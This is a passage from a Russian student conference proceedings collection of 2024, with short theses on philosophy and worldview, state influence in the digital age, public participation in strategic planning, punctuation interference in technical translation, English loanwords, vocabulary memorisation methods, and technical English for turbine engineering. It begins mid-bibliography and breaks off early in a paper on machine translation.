5. Андросов К. Ю., Голубева Г. Ф., Спасенникова Е. В. Перспективы развития цифрового образования и массовых открытых онлайн-курсов в оценках преподавателей и студентов //Эргодизайн. – 2019. – №. 4 (6). – С. 214-222.

Материал поступил в редколлегию 20.04.2024

УДК 165.12

Формирование мировоззрения студентов в процессе преподавания дисциплины «Философия»

Терехова Дарья Алексеевна (ст. гр. О-21-ИБ-2-ози-Б)

Работа выполнена под руководством доцента кафедры «Социальные и гуманитарные дисциплины», Паршиковой Галины Васильевны (parshikovagalina@yandex.ru)

Аннотация. В рамках преподавания философских дисциплин в высшей школе формируются компетенции, благодаря которым будущий специалист может выявить глубинные тенденции и закономерности всех процессов, сформировать собственное мировоззрение.

Ключевые слова: философия, мировоззрение, компетенции, бытие, познание.

Высшее образование без учета формирования мировоззренческой культуры студента лишается важнейшего стратегического смысла – создания перспективной, творческой личности специалиста. Философия и гуманитарные дисциплины призваны сформировать компетенции, благодаря которым студент, будущий специалист, в потоке информации сможет выделить главное, выявить глубинные тенденции и закономерности всех процессов, сформировать собственное мировоззрение, способности к анализу и синтезу.

Для решения этих задач, обучающиеся работают с первоисточниками и формируют собственное мировоззрение, формулируют свое видение

поставленных проблем. Сначала обучающимся необходимо приобрести навыки понимания и оценки идей, содержащихся в первоисточниках философских текстов, по мере изучения предмета необходимо научиться письменно излагать собственные суждения. Студентка Брянского государственного технического университета, Терехова Дарья, в качестве работы с первоисточником остановила свой выбор на рецензии на эссе М. Монтеня «Опыты».

Поскольку с давних времён актуальной является тема смысла жизни, то и тема смерти и бессмертия всегда поднималась. В эссе прослеживаются следующие идеи: автор говорил, что в мире ничего кроме «испуга и ужаса» человека не окружает, чтобы он ни делал. Поэтому человеческий разум должен стремиться только к одной цели – обеспечить «удовлетворение наших желаний», потому что именно это приведёт нас к хорошей жизни.

Во время изучения философии студенты знакомятся с основными философскими проблемами и стратегиями их решения. Обучение философии состоит в том, чтобы активировать мышление, сформировать основы философского мировоззрения, рассмотреть основные философские проблемы, проблемы бытия, познания, человека, общества, а также понять, как они решались в историческом контексте.

Список источников

1. Паршикова, Г.В. Особенности реализации компетентного подхода средствами дисциплины философия/ Паршикова Г.В.//В сборнике: Актуальные проблемы социально-гуманитарных исследований в экономике и управлении. материалы VI научно-практической конференции с международным участием. 2020. С. 328-333.

2. Хохлова, М. В. Технологическая компетентность в структуре профессиональной подготовки будущего инженера / М. В. Хохлова, О. Ю. Плескачева. – Брянск : Брянская государственная инженерно-технологическая академия, 2013. – 164 с.

3. Князев, В. Н. Есть ли смысл в поиске квантовой концепции сознания? / В. Н. Князев, Г. В. Паршикова // Актуальные теоретико-методологические и прикладные проблемы виртуальной реальности и искусственного интеллекта : материалы Международной научной конференции, Хабаровск, 27–28 мая 2021 года / Дальневосточный государственный университет путей сообщения. – Хабаровск: Дальневосточный государственный университет путей сообщения, 2021. – С. 228-233.

4. Паршикова, Г. В. Трансцендентальная субъективность и современная философия сознания / Г. В. Паршикова // Социально-гуманитарные знания. – 2018. – № 6. – С. 180-185.

5. Паршикова Г.В. Моделирование сознания: от фреймового подхода к голографической парадигме. Вестник Московского государственного областного университета. Серия: Философские науки. 2015. № 2. С. 11-16.

Материал поступил в редколлегию 20.04.2024

УДК 316

Анализ влияния государства на формирование мировоззрения в условиях цифровизации

Филатова Екатерина Александровна (ст.гр. О-23-БИ-цэ-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Гуманитарные и социальные дисциплины», Лупановой Екатерины Александровны (ertakova.20@mail.ru)

Аннотация. В статье проанализирована роль государства в формировании мировоззрения в условиях цифровизации. Выявлены и проанализированы способы формирования мировоззрения, а также риски в сфере создания и поддержания устойчивости мировоззрения в условиях цифровизации.

Ключевые слова: государство, мировоззрение, цифровизация.

Цифровизация является неотъемлемой частью современного общества, оказывая значительное влияние на различные сферы жизни. Одной из таких сфер является мировоззрение, которое определяет наши ценности, убеждения и взгляды на мир.

Государство играет важную роль в формировании мировоззрения своих граждан. Оно определяет образовательные программы, контролирует СМИ, разрабатывает законы и политику, которые влияют на ценности и убеждения общества. В условиях цифровизации государство имеет еще больший потенциал воздействия на мировоззрение через интернет и социальные сети.

Одним из способов влияния государства на мировоззрение является контроль над информацией. Государства могут ограничивать доступ к определенным сайтам, блокировать социальные сети или цензурировать контент. Это может привести к ограничению свободы слова и мнения, а также формированию определенных идеологических установок. Кроме того, государство может использовать цифровые технологии для мониторинга и контроля своих граждан. Например, с помощью систем массового наблюдения и анализа данных, государство может отслеживать поведение и предпочтения граждан, что позволяет ему лучше понять и манипулировать их мировоззрением.

Стоит отметить, что современное государство сталкивается с новыми и сложными рисками в сфере создания и поддержания устойчивости мировоззрения в условиях цифровизации. Например, развитие цифрового онлайн – пространства обусловило рост цифровых манипуляций и скорость распространения дезинформации, что приводит к изменению мировоззрения населения и угрозе национальной безопасности. Также цифровые технологии внесли изменение в традиционные способы коммуникации, которые существуют в обществе, что способствует распространению негативных и деструктивных идей и может подорвать устойчивость мировоззрения в целом [1]. Для эффективной борьбы с этими рисками необходимо развивать соответствующие

стратегии и политики на уровне государства, а также обучать население осознанному и безопасному использованию цифровых технологий.

Влияние государства на мировоззрение не является однозначным и может иметь как положительные, так и отрицательные последствия. Государство может способствовать формированию толерантного и разнообразного мировоззрения, поддерживать образовательные программы, которые способствуют развитию критического мышления и аналитических навыков.

В условиях цифровизации государство играет важную роль в формировании мировоззрения своих граждан. Оно может использовать различные инструменты и технологии для воздействия на ценности, убеждения и взгляды общества. Однако необходимо обеспечить баланс между государственным контролем и защитой свободы слова и мнения. Дальнейшие исследования в этой области помогут лучше понять влияние государства на мировоззрение и разработать эффективные стратегии для поддержания разнообразия и толерантности в обществе.

Список источников

1. Володенков С.В., Федорченко С.Н., Печенкин Н.М. Особенности формирования мировоззрения в условиях современной цифровой среды: анализ академических дискурсов // Дискурс-Пи. 2023. №1. URL: <https://cyberleninka.ru/article/n/osobennosti-formirovaniya-mirovozzreniya-v-usloviyah-sovremennoy-tsifrovoy-sredy-analiz-akademicheskikh-diskursov> (дата обращения: 11.03.2024).

2. Захарова Л.И., Абобян Е.Н., Ноздрин Н.А. Междисциплинарный подход формирования компетенций будущих бакалавров в области права // Педагогический дизайн в высшем и среднем профессиональном образовании: Сборник научных статей научно-практической конференции с международным участием. Брянск, 2021. – С. 171 – 178.

3. Ерохин Д.В., Спасенников В.В. Формирование общекультурных и профессиональных компетенций в процессе подготовки магистрантов по профилю "инновационный менеджмент". Менеджмент в России и за рубежом. 2014. № 6. С. 61-70.

4. Спасенников В.В. Анализ и проектирование групповой деятельности в прикладных психологических исследованиях. Москва, 1992.

5. Попкова Н. Вопросы гуманитаризации образования. Высшее образование в России. 2004. № 2. С. 106-110.

Материал поступил в редколлегию 20.04.2024

УДК 316

Общественное участие в стратегическом планировании: роль и влияние на развитие общества

Щемелинина Екатерина Алексеевна (ст.гр. О-23-БИ-цэ-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Гуманитарные и социальные дисциплины», Лупановой Екатерины Александровны (ertakova.20@mail.ru)

Аннотация. В статье анализируется важность общественного участия в процессе стратегического планирования и его влияние на развитие общества. Рассмотрены и проанализированы формы общественного участия и их роль в стратегическом планировании в РФ.

Ключевые слова: стратегическое планирование, общественное участие, общество.

Стратегическое планирование является важным инструментом для достижения целей и развития общества. Согласно Федеральному закону от 28.06.2014 № 172-ФЗ (ред. от 17.02.2023) «О стратегическом планировании в Российской Федерации»: «стратегическое планирование – деятельность участников стратегического планирования по целеполаганию, прогнозированию, планированию и программированию социально-экономического развития Российской Федерации, субъектов Российской Федерации и муниципальных образований, отраслей экономики и сфер государственного и муниципального управления, обеспечения национальной безопасности Российской Федерации, направленная на решение задач устойчивого социально-экономического развития Российской Федерации, субъектов Российской Федерации и муниципальных образований и обеспечение национальной безопасности Российской Федерации» [2].

Традиционно стратегическое планирование осуществлялось в узком кругу экспертов и руководителей, что ограничивало возможности учета разнообразных мнений и интересов общества. Однако в последние годы все больше внимания уделяется общественному участию в стратегическом планировании, так как это способствует более справедливому и эффективному развитию общества.

Общественное участие в стратегическом планировании позволяет учесть голоса и интересы различных представителей общественности, что способствует принятию более качественных и сбалансированных стратегических решений. Участие общественности способствует повышению прозрачности и открытости процесса стратегического планирования, что укрепляет доверие между гражданами и управленческими органами. Также стоит отметить, что общественное участие в стратегическом планировании способствует легитимности и успешной реализации стратегических планов, так как граждане,

которые принимали участие в процессе принятия решений, более склонны поддерживать их реализацию.

Существуют различные формы общественного участия в стратегическом планировании в РФ:

1. Общественные слушания - представляют собой форму участия граждан в процессе принятия стратегических решений. Они предусматривают публичную дискуссию о предстоящих или уже принятых проектах и программах, и могут проводиться на муниципальном или государственном уровне.

2. Гражданские форумы - это организованные общественные мероприятия, на которых обсуждаются важные вопросы развития региона или страны. Участниками могут быть представители власти, бизнес-сообщества, научных и экспертных кругов, а также обычные граждане.

3. Экспертные группы - состоят из специалистов в различных областях и являются независимыми организациями или комитетами. Они выступают в роли консультантов и оценивают предлагаемые проекты и программы.

4. Опросы и анкетирование - это методы, позволяющие получить обратную связь от граждан и оценить их мнение относительно различных проектов и программ.

5. Интернет-платформы и общественные консультации - предоставляют возможность гражданам высказать свое мнение и обсудить стратегические вопросы на онлайн-платформах с другими гражданами и представителями власти.

6. Гражданские советы - являются постоянно действующими органами, состоящими из обычных граждан, которые представляют интересы населения и участвуют в процессе принятия стратегических решений.

7. Региональные и общественные фонды - это некоммерческие организации, которые организуют и финансируют проекты и программы в области развития региона или страны. Граждане могут участвовать в работе и управлении такими фондами [1].

Стоит отметить, что все эти формы гражданского участия должны быть организованы прозрачно и учитывать мнение и интересы всех граждан, а не только определенных групп или организаций. Только в таком случае гражданская активность может принести положительный результат в процессе стратегического планирования и обеспечить реализацию проектов и программ, отвечающих потребностям и интересам общества.

Вовлечение общественности в процесс стратегического планирования способствует формированию более устойчивых стратегий развития, учитывающих экологические и социальные аспекты. Учет мнений и потребностей различных групп общества способствует созданию более справедливых и инклюзивных стратегий развития. Общественное участие способствует повышению осведомленности и образованности граждан, что способствует развитию гражданского общества и активной гражданской позиции. Разработка и реализация рекомендаций по улучшению практики

общественного участия в стратегическом планировании РФ позволит достичь еще больших успехов в развитии общества.

Список источников

1. Ревякин С.А. Механизмы общественного участия в процедурах стратегического планирования в Российской Федерации // Вестник ОмГУ. Серия: Экономика. 2017. №3. URL: <https://cyberleninka.ru/article/n/mehanizmy-obschestvennogo-uchastiya-v-protsedurah-strategicheskogo-planirovaniya-v-rossiyskoj-federatsii> (дата обращения: 26.02.2024).
2. Федеральный закон от 28.06.2014 N 172-ФЗ (ред. от 17.02.2023) «О стратегическом планировании в Российской Федерации» URL: https://www.consultant.ru/document/cons_doc_LAW_164841/4f41fe599ce341751e4e34dc50a4b676674c1416/ (дата обращения: 21.02.2024).
3. Демиденко Э.С., Дергачева Е.А. От глобальной деградации биосферы к смене эволюции жизни. Научный доклад / Москва, 2017.
4. Воронцова Ю.А. Теоретическая основа теории поколений. Ученые записки Орловского государственного университета. 2016. № 3 (72). С. 268-273.
5. Попкова Н. Вопросы гуманитаризации образования. Высшее образование в России. 2004. № 2. С. 106-110.

Материал поступил в редколлегию 20.04.2024

УДК 81

Преодоление деструктивной интерференции при пунктуационном оформлении простого предложения в научно-техническом переводе

Андросов Денис Юрьевич (ст. гр. О-22-ЭМ-тгн-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Иностранные языки», Митиной Олеси Александровны (mitosya0801@yandex.ru)

Аннотация. В статье рассмотрены виды грамматической интерференции, влияющие на качество перевода технических текстов и способы ее распознавания и дальнейшего исправления.

Ключевые слова: деструктивная интерференция, пунктуация, ПЯ, ИЯ, грамматическая форма.

Анализ исследуемых переводов, сделанных самостоятельно, без помощи онлайн переводчиков говорит о недостаточной лингвистической и переводческой грамотности многих авторов, отсюда, всевозможные ошибки на различных языковых уровнях. Достаточно много ошибок отмечено в английской пунктуации.

Достаточно часто при переводе научного текста на английский язык автор, особенно начинающий, невольно следует привычным для него правилам пунктуации родного (русского) языка. А так как правила пунктуации в языках не совпадают, возникающие при переводе аналогии с русской пунктуацией, например, при употреблении запятой, оказываются ложными и приводят к нарушению норм английского языка.

Отклонения от нормы и системы неродного языка, вызванные влиянием родного, по мнению В. А. Виноградова, являются выражением процесса интерференции [2, с. 197].

На сегодняшний день работы по изучению языковой интерференции в научно-техническом переводе широко представлены в научной литературе. Однако проблема пунктуационной интерференции в переводе, в частности при употреблении запятой, исследуется весьма фрагментарно. Важной и актуальной остается проблема преодоления деструктивной интерференции в переводе научно-технического текста при употреблении запятой в простом предложении. Интерес к подобному исследованию и его актуальность обусловлены значимостью пунктуации в целом и запятой в частности в обеспечении точности изложения материала на языке перевода (ПЯ), а также широким использованием в русском и английском научных текстах (особенно в аннотациях) простых предложений, осложненных различными синтаксическими конструкциями и разницей в пунктуации в ИЯ и ПЯ.

Целью исследования является: выявление в тексте перевода случаев проявления деструктивной интерференции при употреблении; запятой в пунктуационном оформлении простого предложения; определение значимости, то есть влияния пунктуационных ошибок с запятой на смысл предложения и на понимание текста перевода читателем, не владеющим русским языком.

В ходе исследования были использованы следующие материалы: тексты аннотаций на английском языке к статьям в научных журналах и сборниках, издаваемых в различных государственных технических университетах; параллельные двуязычные тексты из пособий по обучению научно-техническому переводу [3]; тексты научно-технических статей на английском языке, написанные российскими и англоязычными авторами;

В ходе исследования применялись теоретический метод, основанный на анализе литературных источников по обозначенной проблеме, и метод сопоставительного анализа переводов. В результате исследования было выявлено, что на уровне простого предложения деструктивная интерференция в употреблении запятой при переводе русских текстов научных публикации на английский язык проявляется в следующих случаях:

1. При перечислении на ПЯ однородных членов.

Например, в английских переводах русских текстов научных аннотаций и статей часто отсутствует запятая перед последним из трёх или более однородных членов, которому предшествует союз “*and*” или “*or*”, что считается нарушением правил английской пунктуации. Притом, что в современном британском научном тексте, в отличие от американского текста, запятая в таких случаях может опускаться. Нужно понимать, что такое возможно только при условии полного отсутствия двусмысленности, что, как нам представляется, нередко выпадает из поля зрения автора перевода. Например: *Предложены способы обработки, техническое устройство для установки заготовок и гибкий режущий инструмент для хонингования отверстий... / Processing methods, the technical device for installation of the blanks and the flexible cutting tool for honing of openings<...>are described [1].*

Хочется отметить относительную бедность или недостаточность грамматических форм английского языка, поэтому отсутствие запятой перед “*and*” может создать у читателя впечатление синтаксической связи (на самом деле отсутствующей). В результате этой ложной связи словосочетание “*the flexible cutting tool*” может ошибочно стать элементом однородных дополнений, а не однородных подлежащих, что ведёт к значительному искажению смысла.

Под воздействием русского языка в тексте перевода часто отсутствует запятая и перед сокращением “*etc.*”, которое нередко завершает ряд с неполным перечислением однородных членов. Например: *В статье предложены методы прогнозирования значений свойств подвижной нефти, оценивается влияние изменчивости её свойств на параметры разработки месторождения и т.д. / In the study we suggest methods for predicting values of mobile oil properties, evaluate the impact of the variability of its properties on oil field parameters_ etc. [1].*

Отрицательная интерференция в тексте перевода обнаруживается также в результате сохранения запятой там, где она, согласно пунктуационным правилам английского языка, не требуется, например, перед второй частью составных союзов “both ... and”, “either ... or”, “neither ... nor”. Например: *Новый метод измерения параметров ёмкостного датчика позволяет определить и ёмкость, и изоляционное сопротивление. / A new method for measuring parameters of capacitor gauges provides the definition of both capacity(,) and insulation resistance [1].*

Проявление отрицательной интерференции отмечено и при присоединении однородных членов с помощью союзов “as well as”, “but”, “not only...but”, наречия “rather than”. Например: *Рассматриваются метод уменьшения указанной погрешности, а также количественные оценки, подтверждающие его работоспособность и эффективность. / The inaccuracy – reduction technique(,) as well as quantitative estimates of method efficiency and reliability are proposed [1].*

2. При использовании вводных слов и словосочетаний в начале английского предложения.

Известно, что вводные слова не являются членами предложения, поэтому и в русском, и в английском языке они выделяются запятой. Однако тот факт, что вводные слова в двух языках могут не совпадать, часто является причиной интерференции. Так, деструктивная интерференция на ПЯ обнаруживается, когда под влиянием русского языка в начале английского предложения отсутствует запятая после слов however / nevertheless (однако / тем не менее), therefore / so / thus (поэтому). Например: *Однако этот метод не принимает во внимание азимут трасс, скоростную модель или время/глубину отражений. / However_ the method doesn't take into account the azimuth of traces, the velocity model, or the time/depth of the event that is modeled [1].*

Заметим, что указанные русские слова никогда не начинают предложение как вводные. Так, слова ‘однако’, ‘тем не менее’ в начале предложения обычно имеют значение противительного союза но, а слово ‘поэтому’ употребляется как наречие и выполняет функцию обстоятельства. Вот почему в начале русского предложения эти слова не требуют обособления. И, наоборот, слова с аналогичной семантикой в начале английского предложения всегда являются вводными, а значит, должны обособляться запятой.

3. При употреблении второстепенных членов перед подлежащим.

Практические грамматики, как известно, не рекомендуют ставить обстоятельство (особенно обстоятельство места) перед подлежащим английского предложения. Однако в научно-технической литературе вынос обстоятельств (и даже дополнения) в начало предложения – не редкость, он помогает «разгрузить» хвост предложения.

Наличие в тексте перевода смысловых ошибок, обусловленных пунктуационной интерференцией, приводит к выводу о том, русскоязычным авторам необходимо учитывать и изучать подобные синтаксические явления, развивать навыки применения запятой как одного из главных признаков

определения синтаксической и семантической структуры английского предложения. Данный контрастный анализ позволит спрогнозировать и преодолеть трудности, обусловленные языковой интерференцией, что, безусловно, повысит качество лингвистического, прежде всего, пунктуационного оформления научных текстов на ПЯ и минимизирует вероятность сбоя коммуникации.

Список литературы

1. Виноградов В. А. Интерференция // Лингвистический энциклопедический словарь / гл. ред. В. Н. Ярцева. М.: Советская Энциклопедия, 1990. С. 197-198.
2. Волкова З. Н. Научно-технический перевод: Английский и русский языки. М.: Изд-во УРАО, 2002 Вып. 1 Медицина, инженерное дело, сельское хозяйство. 104 с.
3. Сорокин А. В., Сорокин В. Д. Информационная структура пластовой нефти // ROGTEC: Российские нефтегазовые технологии. 2007. № 8 С. 12-29.

Материал поступил в редколлегия 20.04.2024

УДК 81'373

Влияние английских заимствований на русский язык

Арешкова Ангелина Алексеевна (ст. гр. О-22-УТС-удно-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Иностранные языки», Мартыновой Ии Сергеевны (ia.martynova78@yandex.ru)

Аннотация. В данной статье рассматриваются проблемы, связанные с использованием английских заимствований в современном русском языке. Приводятся примеры таких заимствований, используемые в разных областях нашей повседневной жизни.

Ключевые слова: англицизмы, уникальность, межкультурное взаимодействие.

В современном мире влияние английских заимствований на русский язык необходимо для его прогресса. С каждым днем активный словарь русскоговорящих людей пополняется словами из английского языка.

Заимствования из английского языка в русский язык имеют долгую историю, которая началась в конце XIX – начале XX века. Сегодня заимствования из английского языка встречаются в разных областях жизни – в технологиях, науке, бизнесе, медиа, спорте и других [1].

Новые слова, фразы и термины из английского языка проникают в русский язык, делая его современным и международным. Эти заимствования обогащают русский язык, придавая ему большее разнообразие и актуальность [2]. Сферы в

области IT технологий, спорта, музыки, бизнес переписки, делового общения, экономики буквально пестрят словами, заимствованными из английского языка. Например, слова, прижившиеся в русском языке в сфере интернета и технологий: “*upgrade*” – «апгрейд» – «модернизация», «обновление»; “*card reader*” – «кардридер» – «читатель карты»; “*cracker*” – «крэкер» – «взломец»; “*cooler*” – «кулер» – «охладитель»; “*chipset*” – «чипсет» – «набор микросхем»; “*feature*” – «фича» – «черта», «особенность»; “*screenshot*” – «скрин или скриншот» – «снимок экрана»; “*hard disk drive*” (HDD) – «жесткий диск», «накопитель на жестких магнитных дисках»; “*monitor*” – «монитор»; “*bot*” – «бот». Примерами в области бизнеса и деловой переписки могут послужить следующие слова: “*instant messaging*” – «мессенджер», “*blogger*” – «блогер», “*press-release*” – «пресс-релиз», “*playlist*” – «плейлист», “*hashtag*” – «хештег», “*user*” – «юзер», “*webinar*” – «вебинар», “*interview*” – «интервью», “*content*” – «контент», “*showman*” – «шоумен» [3].

Однако, не все разделяют радость от этого влияния. Есть те, кто видит в заимствованиях из английского языка угрозу для русской культуры и традиций. Они выражают беспокойство по поводу возможной потери самобытности и уникальности русского языка под воздействием иностранных слов. По этой причине эти люди предлагают не использовать заимствованные слова из английского языка, а прибегать к уже существующим в русском языке. Например: «клипмейкер» – “*clipmaker*” – «режиссер»; «байопик» – “*biopic*” – «биографический фильм»; «спикер» – “*speaker*” – «оратор»; «рейв» – “*rave*” – «дисотека»; «инвестиции» – “*investment*” – «вклад»; «джем» – “*jam*” – «варенье»; «гламур» – “*glamour*” – «роскошь»; «баттл» – “*battle*” – «поединок»; «локация» – “*location*” – «местоположение»; «лузер» – “*loser*” – «неудачник»; «лук» – “*look*” – «вид», «облик», «образ»; «коуч» – “*coach*” – «персональный тренер»; «кофе-брейк» – “*coffee break*” – «перерыв на кофе»; «лайки» – “*like*” – «сердечки»; «одобрение в соцсетях»; «лайфхаки» – “*life hack*” – «полезные советы».

Другие же признают, что проникновение английских слов в русский язык – это неизбежное явление, которое приносит с собой непривычные перспективы и новые возможности. Говорят, что заимствования из английского языка делают русский более гибким и актуальным, соответствуя современным запросам и вызовам.

В конечном счете, влияние английских заимствований на русский язык является неотъемлемой частью его эволюции и демонстрирует его способность к адаптации и развитию в условиях глобализации и межкультурного взаимодействия.

Список источников

1. Научные Статьи. Ру: сайт: Как английский язык влияет на русский: заимствования и их роль в развитии русского языка. URL: <https://nauchniestati.ru/spravka/russkij-yazyk-i-zaimstvovaniya-iz-anglijskogo-yazyka/> (дата обращения 06.03.2024).

2. School-science.ru: сайт. Английские заимствования в современном русском языке. URL: <https://school-science.ru/2/3/30821> (дата обращения 06.03.2024).

3. Викисловарь: сайт. Заимствованные слова в русском языке (из английского). URL: https://ru.wiktionary.org/wiki/Приложение:Заимствованные_слова_в_русском_языке#Из_английского (дата обращения 06.03.2024).

Материал поступил в редколлегию 20.04.2024

УДК 811

Особенности и методы запоминания иностранных слов

Борздыко Марина Игоревна (ст. гр. 22-ЭиН-пэ-Б)

*Работа выполнена под руководством доцента кафедры «Иностранные языки»
Демидовой Марии Михайловны (marri25@mail.ru)*

Аннотация: Тезисы посвящены изучению специфики запоминания иностранных слов. Анализируются разные подходы к пониманию специфики изучения иностранного языка. Подробно рассматриваются основные методы запоминания иностранных слов, приводятся примеры их использования.

Ключевые слова: иностранный язык, мнемотехника, метод запоминания, когнитивные процессы, память.

Запоминание иностранных слов, пополнение словарного запаса является важнейшим аспектом изучения иностранного языка. Исследование особенностей запоминания иностранных слов и изучения взаимосвязи когнитивных процессов при изучении иностранного языка занимались следующие отечественные и зарубежные авторы: Г.К. Середа, Т.В. Черниговская, В. Костомаров, О. Митрофанова, Р. Аткинсон [2], Л. Борер.

Представляется целесообразным остановиться на наиболее часто используемых методах запоминания слов в обучении иностранным языкам.

1. Механическое запоминание (Классический метод). Данный метод заключается в простом «зазубривании» или заучивании. Слова выписываются с их переводом в удобном для человека виде и осуществляется простое повторение информации без глубокой мыслительной обработки.

2. Метод таблицы – разновидность механического запоминания. В одной колонке пишется слово на иностранном языке, а в другой – его перевод. Дается время на запоминание слов и его переводов, а затем поочередно закрываются колонки, и последует воспроизведение.

3. Flash-карточки или метод интервальных повторений [1]. Это метод для запоминания и повторения изучаемого материала с использованием карточек, на каждой из которых с одной стороны пишется исходное слово, а с другой – его

перевод. Карточки можно сделать разными по категориям: цветам, чтобы впоследствии распределить по темам, частям речи, синонимичным рядам или по другому удобному индивиду принципу.

4. Метод наклеек (стикеров). Данный метод может быть использован в двух вариантах. В первом варианте на самоклеющихся листочках на иностранном языке пишутся запоминаемые слова без перевода. Такие стикеры приклеиваются к тем предметам, которые они обозначают, например, слово, обозначающее стол будет приклеено к столу, слово, обозначающее диван – к дивану и т.д. Так человек начинает ассоциировать слово с его воплощением в реальной жизни. Во втором варианте слова изучаются тематически. Например, изучая слова на тему «кухня» на стикере выписывается список подлежащих запоминанию слов с их переводов и приклеивается в то место, где человек бывает чаще всего и куда большее количество времени смотрит.

5. Метод фонетических ассоциаций. Р. Аткинсон называл данный метод методом ключевых слов. Суть данного метода заключается в поиске к запоминаемому иностранному слову сходного по звучанию слова на родном языке и дальнейшее создание с ними объединённого образа.

6. Метод рифмы. В качестве еще одного метода запоминания иностранных слов можно выделить метод рифм, согласно которому составляется, или запоминается готовое, стихотворение, куда включаются иностранные слова таким образом, чтобы они рифмовались.

7. Метод рассказа. В рамках данного метода иностранное слово также включается в контекст на родном языке, однако уже без рифмы. Таким образом, идет повествование на родном языке, например, русском, а в очевидных местах, где по контексту можно догадаться о значении слова, используется его эквивалент на иностранном языке.

Существует достаточно много методов запоминания иностранных слов, самые используемые из которых мы обозначили в данной статье. Однако большая часть методов в качестве основы берет механическое запоминание, которое является не самым продуктивным. Вопрос особенностей запоминания иностранных слов как когнитивного процесса ещё мало изучен.

Список источников

1. Лейтнер С. Метод интервальных повторений. М.: Издательство «Перо», 2019. 106 с.

2. Atkinson R. C., Shiffrin R. M. Human Memory: A Proposed System and Its Control Processes. In: The Psychology of Learning and Motivation. New York: Academic Press; 1968. vol. 2. p. 89-195.

Материал поступил в редколлегию 20.04.2024

УДК 81`373

Анализ лингвистических аспектов изучения технического английского языка в области турбиностроения: роль синонимов и антонимов

Бурносова Ангелина Антоновна (ст.гр. О-22-ЭМ-т-Б)

*Работа выполнена под руководством доцента кафедры «Иностранные языки»,
Брылевой Екатерины Владимировны (bryleva_ekaterina@mail.ru)*

Аннотация. В статье рассматриваются проблемы изучения синонимов и антонимов в контексте технического английского языка для специалистов в области турбиностроения. Анализируется информация из ряда источников. Выделены ключевые аспекты правильного выбора и использования синонимов и антонимов в данной области.

Ключевые слова: лексические единицы, синонимы, антонимы, специализированная терминология, контекстуальное значение.

Изучение технического английского является важной частью профессиональной подготовки специалистов в области турбиностроения, так как данный процесс сопряжен с рядом сложностей, включая понимание технических терминов, специфичную лексику и особенности грамматической структуры [1]. В контексте изучения технического английского, понимание синонимов и антонимов играет важную роль в улучшении коммуникации и точности передачи информации.

Синонимы, представляя слова или выражения со сходным значением, позволяют избежать монотонности в речи и тексте, а также выбирать наиболее подходящее слово или выражение в зависимости от контекста. Антонимы, в свою очередь, выражая противоположные концепции, помогают подчеркнуть различия между объектами или процессами, уточняя их характеристики.

Правильный выбор и использование синонимов и антонимов может представлять некоторые трудности, что связано с тем, что не всегда синонимы полностью взаимозаменяемы, а антонимы могут иметь несколько значений в различных контекстах. Для успешного использования этих лексических единиц необходимо обладать хорошим пониманием контекста, иметь навыки адекватного выбора и применения синонимов и антонимов в соответствии с задачами общения и передачи информации.

Понимание контекстуального выбора синонимов и антонимов является критически важным аспектом при изучении технического английского, где каждое слово имеет конкретное значение и может повлиять на результаты проектирования, производства или эксплуатации. Помимо этого, различия в использовании синонимов и антонимов между разными диалектами и стилями английского языка зачастую создают затруднения для студентов. Некоторые синонимы более распространены в американском английском, в то время как другие – в британском языке. Это часто приводит к путанице и недопониманию.

В турбиностроении, как и во всех технических областях, правильное использование синонимов и антонимов имеет большое значение для точности и ясности передачи информации. Рассмотрим примеры синонимов. Синонимы “*velocity*” – “*speed*” относятся к скорости движения. Слово “*velocity*” обычно используется для описания скорости объекта с учетом направления и может быть выражена вектором, в то время как “*Speed*” чаще относится к общей скорости, не учитывая направление. Синонимы “*Turbine*” – “*Engine*” в турбиностроении часто используются взаимозаменяемо, но они имеют различные значения. “*Turbine*” обычно относится к устройству, преобразующему кинетическую энергию потока жидкости или газа в механическую работу, в то время как “*Engine*” является более общим термином, описывающим устройство, преобразующее энергию из одной формы в другую, включая и другие виды двигателей, кроме турбин.

Говоря об антонимах, мы можем привести следующие пары. “*Inlet*” – “*Outlet*” обозначают точки в системе, где вещество входит и выходит соответственно. “*Inlet*” указывает на точку входа, где материал вводится в систему, а “*Outlet*” – на точку выхода, где материал покидает систему. “*Increase*” – “*Decrease*” противоположны по значению и описывают изменение величины чего-либо. “*Increase*” обозначает увеличение, рост или повышение, в то время как “*Decrease*” означает уменьшение, снижение или понижение.

Понимание и умение правильно использовать такие пары синонимов и антонимов в технической документации и профессиональном общении помогают создавать более четкие и точные материалы, что является ключом к успешной работе в области турбоагрегатов.

Изучение технического английского в области турбиностроения требует не только освоения специализированной терминологии и грамматики, но и умения использовать синонимы и антонимы с учетом контекста. В этой области, где точность и ясность являются ключевыми, правильный выбор лексических единиц играет критическую роль [2].

Синонимы позволяют обогатить язык, избегая повторов и монотонности, вместо повторения одного и того же термина можно использовать его синонимы. Понимание и умение применять антонимы помогают выделить различия между понятиями, что особенно важно в технической документации или инструкциях.

Список источников

1. Бабаян В. Н. О переводе терминов научно-технической литературы с английского языка на русский // Проблемы модернизации современного высшего образования: лингвистические аспекты. Лингвометодические проблемы и тенденции преподавания иностранных языков в неязыковом вузе. 2018. С. 18-22.

2. Хомутова Т. Н. Язык для специальных целей (LSP): лингвистический аспект // Известия Российского государственного педагогического университета им. А. И. Герцена. 2008. № 71. С. 96-106.

Материал поступил в редколлегию 20.04.2024

УДК 81'322.4

Оценка точности машинного перевода как ключевого аспекта понимания технических текстов

Гафыкин Сергей Александрович (ст.гр. О-22-ЭМ-т-Б)

Работа выполнена под руководством доцента кафедры «Иностранные языки»,
Брылевой Екатерины Владимировны (bryleva_ekaterina@mail.ru)

Аннотация. В статье рассматриваются проблемы использования машинного перевода в контексте технического английского языка для специалистов в области турбиностроения. Выделены ключевые аспекты правильного выбора и использования машинного перевода в данной области.

Ключевые слова: лексические нормы, машинный перевод, контекстуальное значение.

В ходе исследования мы поставили перед собой цель выяснить, можно ли использовать машинный перевод при переводе технических текстов для их полноценного понимания при отсутствии официального перевода.

Перевод технической информации является важной задачей, так как позволяет людям получать доступ к новым знаниям и технологиям. Одним из способов перевода информации является машинный перевод [1]. Машинный перевод – это процесс, при котором компьютер использует алгоритмы и статистические методы для перевода текста с одного языка на другой. Этот процесс позволяет сократить время и затраты на перевод большого объема текстов и является важным инструментом для ученых, инженеров и других специалистов, работающих с технической информацией. Основными аспектами машинного перевода являются его точность, скорость и доступность.

